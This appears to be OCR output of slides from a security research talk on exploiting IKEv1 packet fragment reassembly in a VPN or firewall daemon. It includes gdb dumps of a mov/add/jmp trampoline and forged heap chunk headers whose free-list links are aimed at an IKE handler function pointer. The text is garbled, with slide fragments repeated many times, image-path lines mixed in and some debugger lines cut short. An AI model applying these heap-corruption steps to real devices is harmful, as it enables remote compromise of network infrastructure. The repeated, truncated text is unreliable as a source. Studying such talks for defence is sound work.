
- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet



Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet




Exploit in a (coco)nut shell

```
(gdb) x /3wx 0xc2831200
0xc2831200:         0xc2831204          0xc283128b          0xc2e2ff6a
(gdb) x /3i 0xc2831204
   0xc2831204:      mov    edx,DWORD PTR [edx]
   0xc2831206:      add    edx,0x6a
   0xc2831209:      jmp    edx
```

```
struct malloc_chunk @ 0xacd7e150 {
prev_foot    = 0x8180d4d0
size         = 0x810 (CINUSE|PINUSE)
struct mp_header @ 0xacd7e158 {
mh_magic       = 0xa11c0123
mh_len         = 0x7e4
mh_refcount    = 0x0
mh_unused      = 0x0
mh_fd_link     = 0xc2831204 (-)
mh_bk_link     = 0xc28311f0 (-)
alloc_pc       = 0x4443 (-)
free_pc        = 0x4241c448 (-)
```

Robin Hood uses IKEv1 sessions


- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet



Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet




Exploit in a (coco)nut shell

.data:0xa46d330 IKEMM_BuildMainModeMsg2_ptr → trampoline

```
struct malloc_chunk @ 0xacd7d940 {
prev_foot    = 0x8180d4d0
size         = 0x810 (CINUSE|PINUSE)
struct mp_header @ 0xacd7d948 {
mh_magic       = 0xa11c0123
mh_len         = 0x7e4
mh_refcount    = 0x0
mh_unused      = 0x0
mh_fd_link     = 0xc2831200 (-)
mh_bk_link     = 0xa46d320 (-)
alloc_pc       = 0x4443 (-)
free_pc        = 0x4241c448 (-)
```

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet




Exploit in a (coco)nut shell

.data:0xa46d330 IKEMM_BuildMainModeMsg2_ptr → trampoline

```
(gdb) x /3i 0xc2831204
   0xc2831204:      mov    edx,DWORD PTR [edx]
   0xc2831206:      add    edx,0x6a
   0xc2831209:      jmp    edx
```

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet



Exploit in a (coco)nut shell


.data:0xa46d330 IKEMM_BuildMainModeMsg2_ptr → trampoline

IKE init

```
(gdb) x /3i 0xc2831204
   0xc2831204:      mov    edx,DWORD PTR [edx]
   0xc2831206:      add    edx,0x6a
   0xc2831209:      jmp    edx
```

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet



Exploit in a (coco)nut shell


.data:0xa46d330 IKEMM_BuildMainModeMsg2_ptr → trampoline

```
(gdb) x /3i 0xc2831204
   0xc2831204:      mov    edx,DWORD PTR [edx]
   0xc2831         add    edx,0x6a
   0xc2831         jmp    edx
```

IKE init

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet



Exploit in a (coco)nut shell

.data:0xa46d330 IKEMM_BuildMainModeMsg2_ptr → trampoline

```
(gdb) x /3i 0xc283120
   0xc2831204:      mo
   0xc2831206:      ad
   0xc2831209:      jm
```


Robin Hood uses IKEv1 sessions

